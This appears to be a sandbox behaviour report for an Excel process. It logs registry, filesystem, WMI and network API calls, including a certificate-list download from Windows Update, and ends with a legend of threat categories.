Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\cn& Value: None		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\dn& Value: None		2428
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000061091100000000000000F01FE C\Usage\EXCELFiles Value: 55860024		2428
Call System API	API Name: GetVersionExA Args: ( c2eb70 ) Return: 1		2428
Call System API	API Name: GetVersionExA Args: ( c2d920 ) Return: 1		2428
Call System API	API Name: GetVersionExA Args: ( 712f9cf0 ) Return: 1		2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %windir%\Microsoft.NET\Framework\*, 0, c2c9cc, 0, 0, 0 ) Return: c195898		2428
Call Filesystem API	API Name: FindNextFileW Args: ( c195898, c2c9cc ) Return: 1		2428
Call System API	API Name: GetVersionExA Args: ( c34f338 ) Return: 1		2428
Call System API	API Name: GetVersionExA Args: ( c34f338 ) Return: 1		2428
Call System API	API Name: GetVersionExA Args: ( c34f370 ) Return: 1		2428
Call System API	API Name: GetVersionExA Args: ( c34f370 ) Return: 1		2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LCCache\Themes\1033\NextUpdate Value: None		2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None		2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ETWMonitor\02FD33DF-F746-4A10-93A0-2BC6273BC8E4\ Value: None		2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ETWMonitor\B866D7AE-7C99-4C20-A98-278FC044F98\ Value: None		2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ETWMonitor\ Value: None		2428

Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ULSMonitor\ Value: None		2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ Value: None		2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ Value: None		2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ETWMonitor\ Value: None		2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ETWMonitor\{B86D7AE-7C99-4C20-A A98-278FC044FB98}\ Value: None		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ETWMonitor\{B86D7AE-7C99-4C20-A A98-278FC044FB98}\4 Value: 0		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ETWMonitor\{B86D7AE-7C99-4C20-A A98-278FC044FB98}\Categories Value: None		2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-9 3A0-2BC6273BC8E4}\ Value: None		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-9 3A0-2BC6273BC8E4}\4 Value: 0		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-9 3A0-2BC6273BC8E4}\Categories Value: None		2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ULSMonitor\ Value: None		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ULSMonitor\ULSCategoriesSeverities Value: 70 50,1249 15,1249 10		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ULSMonitor\ULSAI\Categories Value: 1 0		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Roaming\RoamingConfigurableSettings Value: None		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Roaming\RoamingLastSyncTime Value: None		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Roaming\RoamingLastWriteTime Value: None		2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\Excel\XLSTART\*.*, 0, 2490048, 0, 0, 0 ) Return: d78d490		2428
Call Filesystem API	API Name: FindNextFileW Args: ( d78d490, 2490048 ) Return: 1		2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %ProgramFiles(x86)%\Microsoft Office\Office16\xlstart\*.*, 0, 2490048, 0, 0, 0 ) Return: d78d490		2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\cn& Value: None		2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2428
Call System API	API Name: GetDriveTypeW Args: ( \?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}\#000000001F500000#{53f5630d-b6bf-11d0-94f2-00a 0c91efb8b}\ ) Return: 3		2428
Call System API	API Name: GetDriveTypeW Args: ( \?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}\#000000000100000#{53f5630d-b6bf-11d0-94f2-00a 0c91efb8b}\ ) Return: 3		2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2428
Call System API	API Name: GetDriveTypeW Args: ( D:\ ) Return: 5		2428
Call System API	API Name: GetDriveTypeW Args: ( \?\IDE#CdRom\TEAC_CD-ROM_____2.5+ ____#5&1c1d869a&0&1.1.0#{53f5630d-b6bf-11d0-9 4f2-00a0c91efb8b}\ ) Return: 5		2428
Call System API	API Name: GetDriveTypeW Args: ( E:\ ) Return: 2		2428
Call System API	API Name: GetDriveTypeW Args: ( F:\ ) Return: 2		2428
Call System API	API Name: GetDriveTypeW Args: ( E:\ ) Return: 2		2428
Call System API	API Name: GetDriveTypeW Args: ( F:\ ) Return: 2		2428
Call System API	API Name: GetVersionExA Args: ( 736682d0 ) Return: 1		2428
Call System API	API Name: GetVersionExA Args: ( c21580 ) Return: 1		2428
Call System API	API Name: GetDriveTypeA Args: ( C:\ ) Return: 3		2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\at& Value: None		2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\ Value: None		2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6862\ Value: None		2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6862\1D6862 Value: None		2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6862\1D6862 Value: None		2428
Call System API	API Name: GetVersionExA Args: ( c21fb0 ) Return: 1		2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6862\1D6862 Value: None		2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6862\ Value: None		2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\ Value: None		2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\at& Value: None		2428
Call System API	API Name: GetDriveTypeW Args: ( C: ) Return: 3		2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\ Value: None		2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6B9E\ Value: None		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6B9E\1D6B9E Value: None		2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManager\Cache\ServicesCatalog\CacheReady Value: 0		2428

Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\LastRequest Value: 2022-12-06T15:14:18Z		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 1		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\LastUpdate Value: 2022-12-06T15:14:18Z		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\NextUpdate Value: 2022-12-06T15:17:18Z		2428
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00006109E6009040000000000F01FEC\Usage\ProductNonBootFiles\Intl_1033 Value: 55860007		2428
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00006109E6009040000000000F01FEC\Usage\ProductNonBootFiles\Intl_1033 Value: 55860008		2428
Call Window API	API Name: DialogBoxIndirectParamW Args: ( 6d330000, ef288b8, 20228, 6d6b51c6, c2cb9c ) Return: 6		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en\0		2428
Call System API	API Name: PathFileExistsW Args: ( %windir%\SysWOW64\propsys.dll ) Return: 1		2428
Call System API	API Name: PathFileExistsW Args: ( %windir%\SysWOW64\propsys.dll ) Return: 1		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\@C:\Program Files (x86)\Common Files\Microsoft Shared\Office16\loregres.dll,-412 Value: Easily discover, visualize, and share insights from your data.		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en\0		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\@C:\Program Files (x86)\Common Files\Microsoft Shared\Office16\loregres.dll,-206 Value: Excel 2016		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\C:\Program Files (x86)\Microsoft Office\Office16\EXCELEXE.FriendlyAppName Value: Excel 2016		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\C:\Program Files (x86)\Microsoft Office\Office16\EXCELEXE.ApplicationCompany Value: Microsoft Corporation		2428
Call System API	API Name: GetVersionExA Args: ( 76bb10ec ) Return: 1		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en\0		2428
Call WMI API	API Name: IWbemLevel1Login::NTLMLogin Args: ( ROOT\CIMV2, en-US,en, 0, 13d0d600, 10f8f540 ) Return: 0		2428
Call WMI API	API Name: IWbemLocator::ConnectServer Args: ( ROOT\CIMV2, NULL, NULL, 0, NULL, 0, 10f8f540 ) Return: 0		2428
Call WMI API	API Name: IWbemServices::ExecQuery Args: ( WQL, SELECT * FROM Win32_ComputerSystemProduct, 30, 0, 10f8f538 ) Return: 0		2428
Call WMI API	API Name: Win32_ComputerSystemProduct::Get Args: ( UUID, 0, 0DB755B9-0809-41B0-AAC5-A2A76FC75DBE, 0, 0 ) Return: 0		2428
Call Network API	API Name: socket Args: ( 23, 1, 6 ) Return: e30		2428
Call Service API	API Name: OpenServiceW Args: ( ee89550, NetSetupSvc, 4 ) Return: ee89438		2428
Call Network API	API Name: socket Args: ( 23, 1, 6 ) Return: e84		2428
Call Service API	API Name: OpenServiceW Args: ( ed8bae8, WinHttpAutoProxySvc, 94 ) Return: ed8b8b8		2428
Call System API	API Name: WinHttpCloseHandle Args: ( edc2bb0 ) Return: 1		2428
Call Network API	API Name: socket Args: ( 2, 2, 0 ) Return: ee8		2428
Call Network API	API Name: socket Args: ( 23, 2, 0 ) Return: ee8		2428
Call System API	API Name: DnsQueryEx Args: ( ctdl.windowsupdate.com, 1, 40006000 ) Return: 87		2428
Call System API	API Name: DnsQueryEx Args: ( ctdl.windowsupdate.com, 1c, 40026000 ) Return: 0		2428
Call Network API	API Name: socket Args: ( 23, 2, 0 ) Return: ee8		2428
Call Network API	API Name: socket Args: ( 2, 1, 6 ) Return: ee8		2428
Call Network API	API Name: bind Args: ( ee8, 0.0.0.0:49425, 128 ) Return: 0		2428
Call System API	API Name: ConnectEx Args: ( ee8, 72.21.81.240:80, 16, 0, 0, 0, ef08600 ) Return: 0		2428
Call Network API	API Name: send Args: ( ee8, GET /msdownload/update/v3/static/trustedr/en/disallowedcerts\cab?718eca35fe247abe1 HTTP/1.1\r\nConnection: Keep-Alive\r\nAccept: */*\r\nIf-Modified-Since: Tue, 16 Mar 2021 07:33:42 GMT\r\nIf-None-Match: \"08f5ab0361ad71:0\"\r\nUser-Agent: Microsoft-CryptoAPI/10.0\r\nHost: ctdl.windowsupdate.com\r\n\r\n, 1, 287 ) Return: 0		2428
Call System API	API Name: WinHttpCloseHandle Args: ( 13ce50a0 ) Return: 1		2428
Call System API	API Name: WinHttpCloseHandle Args: ( 13ce8b18 ) Return: 1		2428
Call System API	API Name: WinHttpCloseHandle Args: ( ed6f620 ) Return: 1		2428
Call System API	API Name: WinHttpCloseHandle Args: ( ecef270 ) Return: 1		2428
Call Service API	API Name: OpenServiceW Args: ( ed8bae8, CryptSvc, 5 ) Return: ed8b2f0		2428
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None		2428
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None		2428
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None		2428
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en\0		2428
Call System API	API Name: GetVersionExA Args: ( 1479ef8c ) Return: 1		2428
Call System API	API Name: GetVersionExA Args: ( 1479eec8 ) Return: 1		2428
Call System API	API Name: GetVersionExA Args: ( 1479f158 ) Return: 1		2428
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml ) Return: 0		2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6B9E\1D6B9E Value: None		2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6B9E Value: None		2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\ Value: None		2428
Call Filesystem API	API Name: MoveFileWithProgressW Args: ( %APPDATA%\Microsoft\Excel\475E1000, %APPDATA%\Microsoft\Excel\Excel15.xlb, 0, 0, 0 ) Return: 1		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Toolbars\Settings\Microsoft Excel Value: None		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Options\MsoTbCust Value: 8		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Options\IPos Value: 153,153,768,525		2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\(*) (*) - * - excel.exe - OTeleMediumCost.dat, 0, c2e9f0, 0, 0, 0 ) Return: 13d48078		2428
Call Filesystem API	API Name: FindNextFileW Args: ( 13d48078, c2e9f0 ) Return: 1		2428
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\BBBB234A-3845-4056-A782-F3D470BAB91F) (0) - 2496 - excel.exe - OTeleMediumCost.dat ) Return: 1		2428


Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\BBBB234A-3845-4056-A782-F3D470BAB91F} (1) - 2496 - excel.exe - OTeleMediumCost.dat ) Return: 1		2428
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\9323BAA6-7012-4BA8-B054-3F9EC558EE1A} (0) - 2584 - excel.exe - OTeleMediumCost.dat ) Return: 1		2428
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\9323BAA6-7012-4BA8-B054-3F9EC558EE1A} (1) - 2584 - excel.exe - OTeleMediumCost.dat ) Return: 1		2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\(*) (*) - * - excel.exe - OTele.dat, 0, c2e9f0, 0, 0, 0 ) Return: 13d48338		2428
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\BBBB234A-3845-4056-A782-F3D470BAB91F} (0) - 2496 - excel.exe - OTele.dat ) Return: 1		2428
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\BBBB234A-3845-4056-A782-F3D470BAB91F} (1) - 2496 - excel.exe - OTele.dat ) Return: 1		2428
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\9323BAA6-7012-4BA8-B054-3F9EC558EE1A} (0) - 2584 - excel.exe - OTele.dat ) Return: 1		2428
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\9323BAA6-7012-4BA8-B054-3F9EC558EE1A} (1) - 2584 - excel.exe - OTele.dat ) Return: 1		2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\(*) (*) - * - excel.exe - OTeleMediumCost.dat, 0, c2e9f0, 0, 0, 0 ) Return: 13d48078		2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\(*) (*) - * - excel.exe - OTeleMediumCost.dat, 0, c2e9f0, 0, 0, 0 ) Return: 13d48338		2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\(*) (*) - * - excel.exe - OTele.dat, 0, c2e9f0, 0, 0, 0 ) Return: 13d48438		2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\(*) (*) - * - excel.exe - OTeleMediumCost.dat, 0, c2e9f0, 0, 0, 0 ) Return: 13d48238		2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\(*) (*) - * - excel.exe - OTele.dat, 0, c2e9f0, 0, 0, 0 ) Return: 13d48378		2428
Call Filesystem API	API Name: DeleteFileW Args: ( %TEMP%\{661ABC42-8195-43B7-8E24-C69084959FE9} - OProcSessId.dat ) Return: 1		2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\dn& Value: None		2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\ Value: None		2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\ Value: None		2428


▼ Screenshot





Process Graph Legend


Node

Submitted sample

Root process

Child process


Direct event


Indirect event


Created


Event actions


Notable Threat Characteristics


Anti-security, self-preservation


Autostart or other system reconfiguration


Deception, social engineering


File drop, download, sharing, or replication

Hijack, redirection, or data theft

Malformed, defective, or with known malware traits

Process, service, or memory object change

Rootkit, cloaking

Suspicious network or messaging activity